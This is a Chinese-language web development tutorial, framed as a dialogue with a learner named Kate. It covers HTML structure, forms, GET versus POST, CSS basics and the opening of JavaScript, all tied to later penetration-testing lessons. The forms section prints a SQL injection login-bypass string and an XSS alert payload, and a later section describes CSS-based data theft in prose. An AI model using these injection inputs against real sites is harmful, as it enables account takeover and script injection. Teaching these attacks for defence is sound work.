Kate 说：“所以 HTML 就像建筑工地的脚手架——它决定了网页的结构，哪里是标题、哪里是段落、哪里是图片。它不负责好看（那是 CSS 的事），也不负责交互（那是 JavaScript 的事）。它只管结构。”

“精准。而且这个脚手架，你在学 Markdown 的时候已经见过一个简化版了。”

HTML 和 Markdown 的关系

你在 01 学的 Markdown，本质上就是 HTML 的简化版。Markdown 用 `#` 表示标题，HTML 用 `<h1>` 表示标题。Markdown 用 `**文字**` 表示加粗，HTML 用 `<strong>文字</strong>` 表示加粗。Markdown 用 `-` 表示列表，HTML 用 `<ul><li>` 表示列表。

这不是巧合——Markdown 的设计目标就是“用最简洁的语法写 HTML”。你在 01 用 Markdown 写的每一篇笔记、每一章教程，渲染引擎在背后都把它们翻译成了 HTML，然后浏览器才能显示。你写 `# 标题`，渲染引擎把它翻译成 `<h1>标题</h1>`。你写 `**加粗**`，渲染引擎把它翻译成 `<strong>加粗</strong>`。

那为什么不直接用 Markdown 写网页？因为 Markdown 的功能太少了。它只有标题、段落、列表、链接、图片、代码块——你没法用它画一个登录表单，没法用它做一个导航栏，没法用它嵌入视频和交互式图表。Markdown 适合写文档——你正在读的这套教程就是用它写的。HTML 适合写网页——你用浏览器打开的每一个网站都是用它写的。

Kate 说：“所以 Markdown 是 HTML 的‘省事版’——写文档的时候用 Markdown，因为只需要标题、段落、列表。写网页的时候用 HTML，因为需要表单、导航栏、视频播放器。底层是同一套东西，只是语法不同。”

“……原来我一直以为自己是纯血 Markdown 写手，现在才知道自己是 HTML 混血儿。”

亲手写你的第一个 HTML 页面

打开 VS Code（或者 Vim），新建一个文件，命名为 `my-first-page.html`。把下面这段代码敲进去（不要复制粘贴，亲手敲）：

```
<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="UTF-8">
  <title>守夜者的第一个网页</title>
</head>
<body>
  <h1>欢迎来到守夜者的网站</h1>
  <p>这是我的第一个 HTML 页面。</p>
  <p>HTML 不是编程语言——它是<strong>标记语言</strong>。</p>
</body>
</html>
```

保存后，双击这个文件，它会在你的浏览器里打开。你会看到一个网页——标题是“守夜者的第一个网页”，正文有两段文字，其中“标记语言”四个字是加粗的。

你现在看到的这个网页，就是 HTML 最基础的样子。它不漂亮——白底黑字，没有任何颜色和布局。但它是一个结构完整的网页：有大标题（`<h1>`），有段落（`<p>`），有加粗（`<strong>`）。后面的第三章会教你怎么用 CSS 让它变漂亮，第四章会教你怎么用 JavaScript 让它变聪明。但现在，你只需要理解骨架。



欢迎来到守夜者的网站

这是我的第一个 HTML 页面。

HTML 不是编程语言——它是**标记语言**。

Kate 敲完这段代码，双击打开，看到了自己人生中写的第一个网页。她说：“这就是一个网页？就这么几行？我以为网页是那种——几千行代码、很复杂的东西。”

“几千行的网页也只是这几行代码的扩展。你看到的那个漂亮的 GitHub 首页，底层也是 `<h1>`、`<p>`、`<a>` 这些标签——只是数量更多、嵌套更复杂。所有网页的骨骼，都是你现在看到的这六样标签搭起来的。”

2.2 HTML 的基本结构

Kate 在上一节亲手写了人生中第一个 HTML 页面。她盯着自己写的几行代码，问了一个问题：

“`<!DOCTYPE html>`、`<html>`、`<head>`、`<body>` ——这些标签是干什么的？每个网页都必须有它们吗？为什么我写的文字要放在 `<body>` 里面？”

“这些就是 HTML 的‘骨架标签’——每个网页都从它们开始。你不需要背，但你需要知道它们各自负责什么。”

每个网页都有的四个骨架标签

你在上一节写的那个页面，去掉文字内容之后，核心结构是这样的：

```
<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="UTF-8">
  <title>守夜者的第一个网页</title>
</head>
<body>
  <!-- 这里放网页的实际内容 -->
</body>
</html>
```

这五个标签（`<!DOCTYPE>`、`<html>`、`<head>`、`<meta>`、`<body>`）是每个网页都必须有的骨架。它们不负责显示内容——它们负责告诉浏览器“这是什么类型的文档、用什么语言、用什么编码、实际内容从哪开始”。

标签	作用	比喻
<code><!DOCTYPE html></code>	告诉浏览器“这是一份 HTML5 文档”	快递单上印的“文件类型：文档”
<code><html></code>	整个网页的根标签，所有内容都在它里面	整个快递包裹的外包装
<code><head></code>	网页的“元信息”——标题、编码、关键词。 不在页面上显示	快递单上贴的标签
<code><meta charset="UTF-8"></code>	告诉浏览器“用 UTF-8 编码解析这份文档”	告诉快递员“这个包裹上的字是用中文写的，别拿英文的读法去读”
<code><body></code>	网页的实际内容——你看到的所有文字、图片、按钮都在这里	包裹里面实际装的东西

Kate 说：“所以 `<head>` 是给浏览器看的——标题、编码——但用户看不到。`<body>` 是给用户看的——文字、图片、按钮——我在页面上看到的一切都在 `<body>` 里。”

`<meta charset="UTF-8">` 是干什么的？

`<meta charset="UTF-8">` 这行代码放在 `<head>` 标签内部，用来告诉浏览器“请用 UTF-8 编码来解析这个网页”。

如果缺少这行代码，浏览器可能使用错误的编码来解析你的网页——当你用中文字符时，页面可能会变成一团乱码。这就像你给一个不懂中文的人发了一段中文消息，但没有告诉他这是中文——他可能会尝试用英文、法文、俄文的读法去理解，结果什么都读不出来。

UTF-8 是目前互联网上使用最广泛的编码方式，它覆盖了所有国家的文字——英文、中文、日文、阿拉伯文、甚至你以后可能会用到的表情符号。你不需要深入理解编码的原理，但你写的每一个 HTML 文件都应该在 `<head>` 标签内部加上这一行代码。养成习惯，不要省略。

常用标签：搭建网页的基本积木

HTML 提供了几十种标签，但你只需要记住几个最常用的。它们就像乐高积木的基础块——你不需要拥有所有形状，只要有这几块，就能搭出完整的结构。

标题：<h1> 到 <h6>

```
<h1>一级标题</h1>
<h2>二级标题</h2>
<h3>三级标题</h3>
<h4>四级标题</h4>
<h5>五级标题</h5>
<h6>六级标题</h6>
```

标题标签从 <h1>（最大）到 <h6>（最小）。你在 01 学的 Markdown 标题——# 到 #####——对应的就是这六个标签。你写 # 一级标题，Markdown 渲染引擎在背后把它翻译成了 <h1>一级标题</h1>。现在你直接写 HTML，不需要渲染引擎翻译了——浏览器直接认识 <h1>。



一级标题

二级标题

三级标题

四级标题

五级标题

六级标题

段落：<p>

```
<p>这是一段文字。</p>
<p>这是另一段文字。</p>
```

<p> 是 paragraph 的缩写。每个 <p> 标签之间会自动换行并留出间距。你在 Markdown 里写的每一段文字——两个回车之间的内容——都会被翻译成 <p> 标签。

链接：<a>

```
<a href="https://github.com">访问 GitHub</a>
```

<a> 是 anchor（锚点）的缩写。href 属性指定点击后跳转的地址。你在 Markdown 里写的 [GitHub](https://github.com) 就会被翻译成 GitHub。

<a> 标签不止可以跳转到其他网站——它还可以跳转到同一个页面内的另一个位置。你以后在做渗透测试的时候，经常会在 HTML 源码里看到大量的 <a> 标签——每一个链接都是一个可能的攻击入口。

图片：

```

```

`<img>` 是 image 的缩写。`src` 属性指定图片的路径，`alt` 属性指定图片加载失败时显示的替代文字。你在 Markdown 里写的 `![图片描述](图片地址)` 就会被翻译成 ``。

无序列表： `<ul>` + `<li>`

```
<ul>
  <li>苹果</li>
  <li>香蕉</li>
  <li>橘子</li>
</ul>
```

`<ul>` 是 *unordered list*（无序列表）的缩写，`<li>` 是 list item（列表项）的缩写。你在 Markdown 里写的 `- 苹果`、`- 香蕉`、`- 橘子` 就会被翻译成上面的 HTML 结构。



有序列表： `<ol>` + `<li>`

```
<ol>
  <li>第一步</li>
  <li>第二步</li>
  <li>第三步</li>
</ol>
```

`<ol>` 是 ordered list（有序列表）的缩写。你在 Markdown 里写的 `1. 第一步`、`2. 第二步`、`3. 第三步` 就会被翻译成上面的 HTML 结构。

Kate 敲完了所有的示例标签，在浏览器里看到了标题、段落、链接、图片、列表。她说：“所以 Markdown 的每一个语法，背后都对应一个 HTML 标签。`#` 是 `<h1>`，`**` 是 `<strong>`，`-` 是 `<ul><li>`。我以前写 Markdown 的时候，以为自己是直接在写排版——其实我是在写 HTML，只是用了更简单的语法。”

“对。Markdown 是披着简单外衣的 HTML。你现在直接写 HTML，就等于把 Markdown 的外衣脱掉了——你看到的是 HTML 的原貌。”

2.3 HTML 表单——用户输入的第一道门

Kate 在上一节学会了 HTML 的基本标签——标题、段落、链接、图片、列表。她看着自己写的那个简单网页，提了一个问题：

“这些标签都是用来展示内容的。但如果我想让用户输入东西呢？比如登录框、搜索框、评论区——这些是怎么写的？”

“那就需要 HTML 表单。你在 05 学的 SQL 注入，攻击的就是表单。你在 05 学的 XSS，攻击的也是表单。表单是用户和服务器之间的第一道门——也是你以后挖漏洞的入口。”

表单是什么？

表单（Form）是 HTML 里用来收集用户输入的一组标签。你在网上见到的所有输入框、密码框、搜索框、下拉菜单、复选框、提交按钮——全都是表单的一部分。

表单的工作流程只有三步：用户在浏览器里填写表单、点击提交按钮、浏览器把用户填写的数据发送给服务器。服务器收到数据后，处理它——比如验证用户名和密码、把搜索关键词发给搜索引擎、把评论存入数据库。

一个最简单的表单长这样：

```
<form action="/login" method="POST">
  <label for="username">用户名: </label>
  <input type="text" id="username" name="username">

  <label for="password">密码: </label>
  <input type="password" id="password" name="password">

  <button type="submit">登录</button>
</form>
```

这段代码在浏览器里会渲染成两个输入框（一个文本框，一个密码框）和一个登录按钮。



表单的核心标签

标签	作用	常用属性
<form>	表单的容器，定义数据提交到哪里、用什么方式提交	action （提交地址）、method （GET 或 POST）
<input>	输入控件——文本框、密码框、单选按钮、复选框	type （控件类型）、name （数据名称）、placeholder （提示文字）

标签	作用	常用属性
<label>	输入框的标签， 点击标签会自动聚焦到对应输入框	for （关联的输入框 id）
<button>	提交按钮	type="submit" 表示点击后提交表单

<input> 的常见类型

<input> 是表单里最灵活的标签——通过 type 属性，它能变成完全不同的控件：

type 值	外观	用途	用户输入的内容
text	单行文本框	用户名、搜索关键词	明文可见
password	密码框（输入字符显示为圆点）	密码输入	明文可见（输入时）、圆点显示
email	文本框（带邮箱格式验证）	电子邮箱地址	明文可见
number	数字选择器	年龄、数量	数字
checkbox	复选框	多选选项	勾选/未勾选
radio	单选按钮	单选选项	选中/未选中
hidden	不可见	传递不需要用户看到的额外数据	隐藏文本

Kate 看着 type 列表，说：“所以 <input> 就像一个百变怪——改一下 type 属性，它就变成完全不同的输入方式。文本框、密码框、复选框、单选按钮——全是一个标签的变种。”

GET 和 POST：表单提交的两种方式

<form> 标签有一个 method 属性，它决定表单数据以什么方式发送给服务器。只有两种选择：**GET** 和 **POST**。

GET——数据拼在 URL 后面

当 method="GET" 时，浏览器把表单数据拼接在 URL 的末尾，用 ? 分隔。你在搜索引擎里输入“守夜者之书”，点击搜索——浏览器跳转到的 URL 可能是：

```
https://www.google.com/search?q=守夜者之书
```

? 后面的 q=守夜者之书 就是你输入的表单数据。GET 请求的优点是可以被收藏、分享、在浏览器历史里找到。缺点是数据暴露在 URL 里——不适合传输密码、身份证号等敏感信息。而且 URL 有长度限制，不适合传输大量数据。

POST——数据放在请求体里

当 method="POST" 时，浏览器把表单数据放在 HTTP 请求体里发送给服务器。用户在登录框里输入用户名和密码，点击登录——浏览器发出去的请求：

```
POST /login HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded

username=kate&password=123456
```

用户输入的密码不在 URL 里，在请求体里。POST 请求不会被浏览器自动缓存、不会显示在地址栏、不会出现在浏览历史里。适合传输敏感信息、大量数据、文件上传。但 POST 不意味着安全——数据在网络上仍然是明文传输的（除非使用 HTTPS），只是不暴露在 URL 里而已。

对比维度	GET	POST
数据位置	URL 后面的 <code>?</code> 参数中	HTTP 请求体内
可见性	地址栏可见	地址栏不可见
数据量限制	URL 长度限制（约 2048 字符）	理论上无限制
可否收藏/分享	 可以	 不可以
浏览器后退	无害——重新请求同一个 URL	浏览器会提示“是否重新提交表单”
适用场景	搜索、筛选、翻页	登录、注册、修改密码、上传文件

Kate 说：“所以 GET 就像明信片——内容写在地址栏下面，谁都能看到。POST 就像密封的信封——内容藏在信封里，路过的人看不到，但路上还是可能被拆开（除非加了 HTTPS 加密）。”

表单和安全：你以后挖漏洞的入口

你在 05 学的 SQL 注入，攻击的就是表单。一个登录框，用户名输入 `' OR 1=1 --`，密码随便填——如果后端代码没有过滤用户输入，SQL 语句就会变成：

```
SELECT * FROM users WHERE username=' ' OR 1=1 -- ' AND password='xxx'
```

`OR 1=1` 永远为真，`--` 注释掉了后面的密码验证——你不需要密码就能登录任何账户。

你在 05 学的 XSS，攻击的也是表单。一个搜索框，用户输入的不是搜索关键词，而是一段 JavaScript 代码：

```
<script>alert('守夜者，我在。')</script>
```

如果后端没有过滤用户输入，这段代码会在搜索结果页面上被执行——每个打开这个页面的人都会弹出一个写着“守夜者，我在。”的弹窗。

你以后挖漏洞的时候，第一件事就是找表单。 登录框、搜索框、评论区、留言板、文件上传入口——每一个 `<form>` 标签、每一个 `<input>` 标签都是一个潜在的漏洞入口。你在 HTML 源码里看到一个 `<input type="text" name="username">`，你就知道：“这里可以输入数据。如果后端没有过滤这段数据——我就进来了。”

Kate 在 VS Code 里写了一个简单的登录表单，然后盯着 `<input type="text" name="username">` 那一行看了很久。她说：“所以这行代码——看起来只是让用户输入用户名的——如果后端没有做好过滤，这行代码就是攻击者的入口。SQL 注入从这里进去，XSS 也从这里进去。”

“对。HTML 是网页的骨架，表单是骨架上的关节。关节越灵活，你越容易掰开它。但关节越脆弱，攻击者越容易打断它。你以后学后端开发（06-2）的时候，会学到怎么加固这些关节——怎么过滤用户输入、怎么转义特殊字符、怎么验证数据类型。但你要先知道关节长什么样，才知道怎么掰开它，也才知道怎么保护它。”

第三章：CSS——网页的皮肤

Kate 在第二章亲手写了人生中第一个 HTML 页面。她盯着浏览器里那个白底黑字、没有任何装饰的网页，说了一句：

“我的网页能显示内容了——标题、段落、链接、表单，全都有了。但它看起来像一份 1995 年的学术论文。白底黑字，没有任何颜色，所有东西都挤在左边。GitHub 的网页为什么那么好看？我的为什么这么丑？”

“因为 GitHub 用了 CSS。HTML 负责网页的结构——哪里是标题、哪里是段落。CSS 负责网页的外观——标题是什么颜色、段落用什么字体、按钮放在左边还是右边。你的网页现在只有骨架，没有皮肤。”

3.1 CSS 是什么？

CSS 的全称是 **Cascading Style Sheets**——层叠样式表。这个名字拆开来：

- **Cascading**（层叠）：多个样式规则可以叠加应用到同一个元素上。你给整个网页设了一个默认字体，又给某一段单独设了一个特殊字体——两个规则会“层叠”在一起，最终显示的是叠加后的结果。如果两个规则冲突了，CSS 有一套优先级规则来决定谁生效——这就是“层叠”的含义。
- **Style**（样式）：CSS 只做一件事——定义网页的外观。颜色、字体、大小、间距、背景、边框、位置、动画——全是样式。
- **Sheets**（表）：样式写在一个独立的文件里（或者写在 HTML 的 `<style>` 标签里），就像一个“样式清单”，浏览器一条一条读取，应用到网页上。

CSS 不是编程语言。 它没有变量（CSS 变量是后来加的）、没有循环、没有逻辑判断。它只能描述——描述某个元素应该长什么样。你告诉浏览器“所有的 `<h1>` 标题用 24px 的字体、深蓝色、居中显示”，浏览器就照做。

Kate 说：“所以 CSS 就是给 HTML 穿衣服。HTML 说‘这是一个标题’，CSS 说‘这个标题是蓝色的、24px 大、居中对齐’。穿什么衣服 CSS 决定，但骨架永远是 HTML。”

CSS 写在 HTML 的什么位置？——三种方式

你有三种方式给 HTML 添加 CSS 样式。从最直接到最推荐，依次是：

方式	写在哪	优点	缺点	什么时候用
内联样式	写在 HTML 标签的 <code>style</code> 属性里，比如 <code><h1 style="color: blue;"></code>	直接，不需要额外文件	样式和内容混在一起， 改一个标题的颜色要翻遍整个 HTML	几乎不用—— 除非临时测试一个样式
内部样式表	写在 HTML 的 <code><head></code> 区域里，用 <code><style></code> 标签包裹	样式集中在一个地方， 比内联好维护	只能作用于当前这一个 HTML 文件，多个页面无法共享	写单个演示页面时用
外部样式表	写在一个独立的 <code>.css</code> 文件里，HTML 通过 <code><link></code> 标签引用	多个 HTML 文件共享同一个样式表， 修改一处全局生效	需要额外创建一个文件	推荐。 任何正式项目都用这种方式

内联样式：

```
<h1 style="color: blue; font-size: 24px;">这是一个蓝色标题</h1>
```

样式直接写在标签里，`style` 属性后面跟一串 CSS 规则。改起来最麻烦——如果一个页面有 50 个 `<h1>`，你要一个一个改。

内部样式表：

```
<head>
  <style>
    h1 {
      color: blue;
      font-size: 24px;
    }
  </style>
</head>
```

样式集中放在 `<head>` 里的 `<style>` 标签中。比内联好——改一个规则，整个页面的所有 `<h1>` 都生效。但只作用于当前这一个 HTML 文件。

外部样式表（推荐）：

创建一个独立的 `style.css` 文件，在 HTML 的 `<head>` 里用 `<link>` 标签引入：

```
<head>
  <link rel="stylesheet" href="style.css">
</head>
```

`style.css` 文件里写：

```
h1 {
  color: blue;
  font-size: 24px;
}
```

这是最推荐的方式。你的 HTML 文件保持干净（只有结构，没有样式），你的 CSS 文件专注于样式。以后你写 Flask Web 应用的时候，所有的 CSS 都会放在外部样式表里——HTML 模板引用同一个 CSS 文件，修改一处，全站生效。

Kate 创建了一个 `style.css` 文件，把刚才写在 `<style>` 标签里的规则搬了过去，然后在 HTML 的 `<head>` 里加了一行 `<link rel="stylesheet" href="style.css">`。她刷新浏览器——网页的样子没变，但 HTML 文件干净了。她说：“所以外部样式表就是把所有衣服放进一个衣柜里。HTML 只负责骨架，穿什么衣服去衣柜里找。”

“对。而且同一个衣柜可以给多个 HTML 文件用。你以后做了十个网页，它们可以共享同一个 CSS 文件——改衣柜里的一件衣服，十个网页的外观全部更新。”

3.2 CSS 的基本语法

Kate 在上一节学会了三种添加 CSS 的方式。她创建了一个 `style.css` 文件，用 `<link>` 标签把它和 HTML 关联起来。然后她盯着空白的 CSS 文件，问了一个问题：

“我知道 CSS 是给 HTML 穿衣服的。但衣服怎么穿？我写什么，浏览器才能听懂？”

“CSS 只有一种语法格式——选择器、属性、值。你学会这三个词，就能写任何 CSS 规则。”

3.2.1 CSS 的核心三要素：选择器、属性、值

每一条 CSS 规则都由三个部分组成：

```
选择器 {
  属性: 值;
}
```

- **选择器**：你给“谁”穿衣服？`h1` 表示“所有的一级标题”，`p` 表示“所有的段落”，`.class名` 表示“所有带这个 class 的元素”。选择器就是你的“瞄准镜”——你选中谁，样式就应用给谁。
- **属性**：你要改变什么？`color` 是文字颜色，`font-size` 是字体大小，`background-color` 是背景颜色。属性是你想要修改的“特征”。
- **值**：你要改成什么样？`blue` 是蓝色，`24px` 是 24 像素大小，`#333333` 是深灰色。值是属性的“目标值”。

一条规则可以包含多个属性和值，用分号隔开：

```
h1 {
  color: blue;
  font-size: 24px;
  text-align: center;
}
```

这条规则的意思是：把所有 `<h1>` 标题的文字颜色变成蓝色、字体大小设为 24 像素、居中对齐。

Kate 说：“所以 CSS 语法就是‘找到谁 → 改什么 → 改成啥’。选择器找到目标，属性决定改什么，值决定改成什么样。一句话就能说清楚——不需要记几十种语法规则。”

3.2.2 常用 CSS 属性

CSS 有几百个属性，但你只需要记住几个最常用的。它们就像衣柜里的基础款——你不需要拥有所有衣服，只要有这几件，就能搭出得体的搭配。

文字颜色： `color`

```
h1 {  
  color: #2c3e50; /* 深蓝灰色 */  
}
```

`color` 控制文字的颜色。颜色值可以用好几种方式表示：**颜色名称**（`red`、`blue`、`green`）最直观，但只有有限的颜色可用；**十六进制**（`#2c3e50`）最常用，`#` 后面跟六位数字和字母，前两位代表红色、中间两位代表绿色、最后两位代表蓝色；**RGB**（`rgb(44, 62, 80)`）和十六进制是同一套颜色空间，只是写法不同。

背景颜色： `background-color`

```
body {  
  background-color: #f5f5f5; /* 浅灰色背景 */  
}
```

`background-color` 控制元素的背景颜色。`body` 是整个网页的容器——给 `body` 设置背景颜色，整个网页的背景都会变。你以后学到 Flask 模板的时候，会经常用这个属性来区分不同的页面区域。

字体大小： `font-size`

```
p {  
  font-size: 16px;  
}
```

`font-size` 控制文字的大小。`px` 是像素单位——16px 是浏览器默认的段落文字大小。标题通常比正文大：`h1` 常用 28-36px，`h2` 常用 22-28px，`h3` 常用 18-22px。

字体： `font-family`

```
body {  
  font-family: -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, sans-serif;  
}
```

`font-family` 控制文字使用哪种字体。为什么写了一串字体名？因为不同操作系统自带的字体不一样——macOS 有 `-apple-system`，Windows 有 `Segoe UI`，Android 有 `Roboto`。你写一串字体名，浏览器从左到右依次查找：如果系统有这个字体就用它，没有就找下一个。最后的 `sans-serif` 是兜底的——如果前面所有字体都没有，至少用系统的默认无衬线字体。

间距： `margin` 和 `padding`

```
p {  
  margin: 10px 0;  
  padding: 15px;  
}
```

`margin` 是元素**外面**的间距——你和邻居之间的空地。`padding` 是元素**里面**的间距——你家墙壁和你家家具之间的空地。`margin: 10px 0` 表示上下各 10px 间距，左右没有间距。`padding: 15px` 表示内边距四边都是 15px。

宽度和高度： `width` 和 `height`

```
div {  
  width: 800px;  
  margin: 0 auto; /* 上下 0，左右自动 = 居中 */  
}
```

`width` 控制元素的宽度。`margin: 0 auto` 是一个经典组合——上下间距为 0，左右间距自动分配（两边相等 = 居中）。你把一个 `div` 的宽度设为 800px，再用 `margin: 0 auto`，这个 `div` 就会在页面上居中显示。你以后写 Flask 模板的时候，会反复用到这个组合来居中页面内容。

Kate 在自己的 `style.css` 里写了几行：`body` 设了浅灰背景和系统字体，`h1` 设了深蓝灰色和居中，`p` 设了 16px 字体和行间距。她保存文件，刷新浏览器——网页从“白底黑字”变成了“浅灰底、深蓝标题、舒适的字间距”。她说：“就这几行代码——我的网页从一个 1995 年的学术论文变成了一个 2024 年的个人博客。CSS 不是用来画画的，是用来让文字呼吸的。”

3.2.3 亲手写一段 CSS，让第二章的网页变好看

打开你在 2.2 节创建的 `my-first-page.html`。在 `<head>` 区域里添加一行：

```
<link rel="stylesheet" href="style.css">
```

然后创建 `style.css` 文件，把下面这段代码敲进去：

```
/* 整个页面的基础设置 */  
body {  
  font-family: -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, sans-serif;  
  background-color: #f5f5f5;  
  max-width: 700px;  
  margin: 0 auto;  
  padding: 40px 20px;  
  line-height: 1.8;  
  color: #333333;  
}  
  
/* 标题 */  
h1 {  
  color: #2c3e50;  
  font-size: 28px;  
  text-align: center;  
  margin-bottom: 30px;  
}  
  
/* 段落 */  
p {  
  font-size: 16px;  
  margin: 15px 0;  
}  
  
/* 加粗文字 */  
strong {  
  color: #c0392b;  
}
```

保存。刷新浏览器。你的网页从“白底黑字无装饰”变成了“浅灰背景、深蓝标题、舒适的字间距和行间距”。这些 CSS 规则不多——总共不到 30 行——但已经能让你写出一份排版干净的文档了。你以后写 Flask Web 应用的时候，`.css` 文件就是你的“设计师”——它管所有页面的颜色、字体、间距。改一行 CSS，整个网站的外观全部更新。

3.3 CSS 和 HTML 的关系

Kate 在上一节亲手给自己的网页写了第一段 CSS。她看着浏览器里那个从“白底黑字”变成“浅灰背景、深蓝标题”的网页，说了一句：

“我改了几行 CSS，整个网页的样子就变了。HTML 完全没动——只是加了一个 `<Link>` 标签。那是不是说，我可以给同一个 HTML 换不同的 CSS，网页就完全变成另一个样子？”

“对。这就是 HTML 和 CSS 分离的最核心的价值——同一具骨架，换不同的皮肤，就是完全不同的网站。”

3.3.1 HTML 定义“有什么”，CSS 定义“长什么样”

HTML 和 CSS 的分工极其明确。HTML 只回答一个问题：**这个页面有什么内容？** 标题、段落、图片、链接、表单——HTML 用标签描述这些内容的类型和层级关系。CSS 只回答另一个问题：**这些内容长什么样？** 标题是蓝色还是黑色、字体多大、段落之间的间距多宽、整个页面的背景是什么颜色。

为什么要把它们分开？三个原因：

第一，同一具骨架可以换不同的皮肤。 你写了一份 HTML，里面有你的博客文章。你可以给这份 HTML 配上“浅色主题”的 CSS——白底黑字，清爽简洁。也可以给同一份 HTML 配上“深色主题”的 CSS——黑底白字，适合晚上阅读。还可以给同一份 HTML 配上“打印专用”的 CSS——去掉导航栏和侧边栏，只保留正文，适合打印。HTML 从来没变——你只是换了不同的 CSS 文件，网站就换了三张脸。这就是“皮肤”的力量。

第二，改一个 CSS 文件，全站生效。 你的 Flask 应用可能有十个页面——首页、文章列表、文章详情、关于页面、联系页面……它们的 HTML 结构各不相同，但它们可以共享同一个 `style.css` 文件。你在这个 CSS 文件里把标题颜色从蓝色改成绿色——十个页面的标题全部变成绿色。你不需要打开十个 HTML 文件一个一个改。修改一次，全站更新。

第三，不同的人可以同时工作。 一个人负责写 HTML——决定页面结构、内容、表单。另一个人负责写 CSS——决定颜色、字体、布局。两个人可以并行工作，不需要互相等待。HTML 改了结构，不影响 CSS。CSS 改了样式，不影响 HTML。只要标签名和 class 名不变，两者独立运行。

Kate 把同一份 HTML 分别链接了两个不同的 CSS 文件——一个浅色主题，一个深色主题。她在浏览器里切换两个版本，看着同一个网页在“白底黑字”和“黑底白字”之间来回切换。她说：“HTML 从来没变——只是换了一个 `<Link>` 标签，网页就完全变了一张脸。这就是皮肤的力量。”

“对。你以后在 06-2 学 Flask 开发的时候，你写的每一个 HTML 模板都会引用同一个 CSS 文件。你在 CSS 里改一行颜色，整个 Flask 应用的十个页面全部更新。这就是 HTML 和 CSS 分离的好处——一次修改，全局生效。”*

3.3.2 CSS 的“层叠”是如何工作的？

你在 3.1 节学过 CSS 的名字里有一个词叫“层叠”。现在你已经知道选择器、属性、值——可以真正理解层叠是如何工作的了。

层叠的核心规则只有三句话：**如果多个选择器都选中了同一个元素，并且设置了同一个属性，那么优先级最高的那条规则生效。** 如果优先级相同，写在后面的覆盖写在前面的。如果没有任何规则选中这个元素，浏览器使用默认样式。

优先级的排序是：**!important > 内联样式 > ID 选择器 > 类选择器 > 标签选择器 > 浏览器默认样式**。!important 是一个强制标记——加在属性值后面，表示“这条规则最高优先级，谁都别想覆盖我”。初学者容易滥用 !important——因为它太好用了，加一个就生效。但过度使用 !important 会让样式表变成一场军备竞赛——你加一个，别人为了覆盖你也加一个，最后整个 CSS 文件里全是 !important，排错极其困难。除非万不得已，不要用 !important。

Kate 试着给同一个 `<h1>` 写了两条冲突的规则：一条是 `h1 { color: blue; }`，另一条是 `.title { color: red; }`。她发现标题最终显示红色——因为类选择器的优先级比标签选择器高。她说：“所以 CSS 不是‘谁写在最后就听谁的’——它有一套自己的优先级算法。”

3.3.3 CSS 和 HTML 的桥梁：class 和 id

你写 CSS 的时候，需要“瞄准”特定的 HTML 元素。标签选择器（`h1`、`p`）可以选中所有同类型元素，但如果你想只选中某一个特定的元素——比如“文章列表里的第一篇文章”——就需要更精确的瞄准镜。HTML 提供了两个属性来帮你：`class` 和 `id`。

`class` 是一类元素的标签。多个元素可以有相同的 `class`。`id` 是唯一标识。同一个页面上，一个 `id` 只能出现一次。在 CSS 里，类选择器用 `.` 开头，`id` 选择器用 `#` 开头。

```
<h1 class="title">守夜者之书</h1>
<p id="intro">这是前言段落。</p>
```

```
.title { color: blue; } /* 选中所有 class="title" 的元素 */
#intro { font-size: 18px; } /* 选中 id="intro" 的那个元素 */
```

以后你学 JavaScript 的时候，`id` 和 `class` 会再次出现——JavaScript 也是通过它们来定位和操作页面元素的。你在 HTML 里给关键元素设置好 `id` 和 `class`，等于在网页上做了标记——CSS 通过标记找到元素给它穿衣服，JavaScript 通过标记找到元素给它加行为。标记就是 HTML 和后两者之间的桥梁。

Kate 在她的 HTML 里给几个关键元素加上了 `class`，然后在 CSS 里用 `.类名` 选择器给它们设置样式。她说：“所以 `class` 就是 HTML 给 CSS 留的接头暗号”。HTML 在元素上写 `class="title"`，CSS 用 `.title` 找到它。两边通过 `class` 对上号——结构层和样式层就衔接上了。”

3.3.4 CSS 和渗透测试的关系

你在 05 学过的很多攻击技术，都利用了 CSS 的某些特性或局限。CSS 可以隐藏钓鱼链接的真实目标——攻击者在邮件或网页里嵌入一段 CSS，让链接在显示时看起来像是银行官网，但实际点击后跳转到攻击者的伪造页面。CSS 可以窃取敏感信息——利用属性选择器和背景图片 URL，在用户将鼠标悬停在特定元素上时触发对攻击者服务器的请求，暗中传送用户浏览的内容。CSS 还可以用来做按键记录——通过精心构造的样式规则，攻击者能检测用户在密码输入框中按下了哪些字符。

这些攻击都有一个共同点：**它们不需要注入 JavaScript，只需要注入 CSS。**很多网站对 JavaScript 有严格的过滤（XSS 防护），但对 CSS 几乎没有防范。攻击者利用这一点，用 CSS 实现了本来需要 JavaScript 才能完成的信息窃取。

Kate 说：“所以 CSS 不光是给网页穿衣服——它还能被用来攻击。我以为 CSS 只是‘好看不好看’的问题，原来它还能用来偷数据。”

“对。任何能控制网页外观的技术，都能被用来攻击。CSS 能决定什么元素显示、什么元素隐藏、鼠标悬停时触发什么行为——这些特性在攻击者手里，都能变成信息窃取的工具。不过现阶段你不需要深入理解 CSS 注入攻击——你只需要记住：HTML、CSS、JavaScript，三层里任何一层出了问题，都可能导致安全漏洞。”

Kate 合上笔记本，说：“HTML 是骨架，CSS 是皮肤，JavaScript 是大脑。骨架和皮肤我都学了——下一章，大脑。”

第四章：JavaScript——网页的大脑

Kate 在第三章给她的网页穿上了 CSS 的皮肤——浅灰背景、深蓝标题、舒适的字间距。她看着浏览器里那个终于不再像 1995 年学术论文的网页，说了句：

“我的网页现在好看了。但它是静止的——标题不会动，按钮不能点，我输入东西它也不理我。就像一个穿着西装的模特——好看，但一动不动。”

“因为它还没有大脑。HTML 是骨架，CSS 是皮肤，JavaScript 是大脑。骨架支撑结构，皮肤决定外观，大脑让网页做出反应——点击按钮弹出提示、输入框实时验证、页面不刷新就能加载新内容。你之前学过的 XSS 攻击，本质上也是 JavaScript 被恶意利用了。”

4.1 JavaScript 是什么？

JavaScript 是一门**运行在浏览器里的编程语言**。它和 HTML、CSS 最大的区别在于：HTML 和 CSS 是“描述性”的——它们告诉浏览器“这个页面有什么内容、这些内容长什么样”。JavaScript 是“指令性”的——它告诉浏览器“当用户点击这个按钮时，弹出一个提示框”、“当用户输入密码时，检查密码长度是否够 8 位”、“当用户滚动到页面底部时，自动加载更多内容”。

